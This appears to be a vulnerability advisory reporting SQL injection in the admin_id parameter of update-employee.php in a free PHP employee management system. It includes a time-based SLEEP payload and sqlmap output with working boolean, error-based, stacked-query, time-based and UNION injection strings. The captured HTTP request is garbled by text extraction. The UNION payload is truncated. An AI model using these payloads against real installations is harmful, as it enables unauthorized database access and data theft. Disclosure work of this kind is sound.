SQL vulnerability from php task management system free download in updateemployee.php

Affected Project: php task management system free download


Official Website: https://www.sourcecodester.com/php/17217/employee-management-system-php-and-mysgl-free-download.html

Version: 1.0

Related Code file: update-employee.php

Demonstration

1. First, follow the steps shown in the image to navigate to the page for editing personal information.



2. Capture the packet, and the following data packet is obtained.


```
Request
                                                                                                                                                                                        Response
 Pretty Raw
                                                                                                                                                    Ø 🗐 /n ≡
                                                                                                                                                                                        Pretty Raw
                                                                                                                                                                                                                          Hex
                                                                                                                                                                                                                                                                                                                                                   In ≡
                                                                                                                                                                                             HTTP/1.1 200 0K
Date: Wed, 02 Oct 2024 09:10:14 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/8.0.2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
     BET /update-employee.php?admin_id=28 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101
Firefox/130.0
     text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/pn
    text/html,application/xhtml+xml,application/xml;q=0.9, image/avif, image/webp, image/svg+xml,**f=0.8
Accept-Language: zh-CN, zh;q=0.8, zh-TN;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: Keen-alive
Cookie: pagekit_auth=
zyaptzzZckq6pfqKFQxZq6SObus42MefSFLEOL.pRILDFf%2FJVM9zHCEbjFC5qJ; PHPSESSID=
zz-zh-dx-2f-ki-f6020-abikh-477
                                                                                                                                                                                             Vache-Control: no-store, no-cache, must
Pragma: no-cache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 10792
                                                                                                                                                                                        13
14 <!DOCTYPE html>
15 <html lang="en":
       en7ndnc8ef4hjf92t0mdvkdu7
    Upgrade-Insecure-Requests: 1
Priority: u=0, i
                                                                                                                                                                                               <meta charset="utf-8">
                                                                                                                                                                                                                                                   content="width=device-width initial-ecale=1")
```



3. There is an SQL injection vulnerability at the admin_id parameter, and the time-based SQL injection payload is:

' AND (SELECT 3934 FROM (SELECT(SLEEP(5)))ZBNB) AND 'SNXY'='SNXY

By modifying the SLEEP() time, a noticeable difference in response time can be observed.



The following demonstrates the use of **sqlmap** with various injection techniques, all of which successfully extract sensitive information.

```
sqlmap identified the following injection point(s) with a total of 55 HTTP(s) requests:

Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: http://localhost:8080/update-employee.php?admin_id=28' AND 8861=8861 AND 'Xmup' ='Xmup

Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: http://localhost:8080/update-employee.php?admin_id=28' AND GTID_SUBSET(CONCAT(0x716b707171, (SELECT (ELT(3756=3756, 1))), 0x71707

06271), 3756) AND 'IFnd' ='IFnd

Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: http://localhost:8080/update-employee.php?admin_id=28';SELECT SLEEP(5)#

Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://localhost:8080/update-employee.php?admin_id=28' AND (SELECT 3934 FROM (SELECT(SLEEP(5)))ZBNB) AND 'sNXY' ='sNXY

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: http://localhost:8080/update-employee.php?admin_id=-9064' UNION ALL SELECT NULL, CONCAT(0x716b707171, 0x6d5a5266616e61516e51456e
53775A74445a67685A445060624779794686870665577459686470, 0x7170706271), NULL, N
```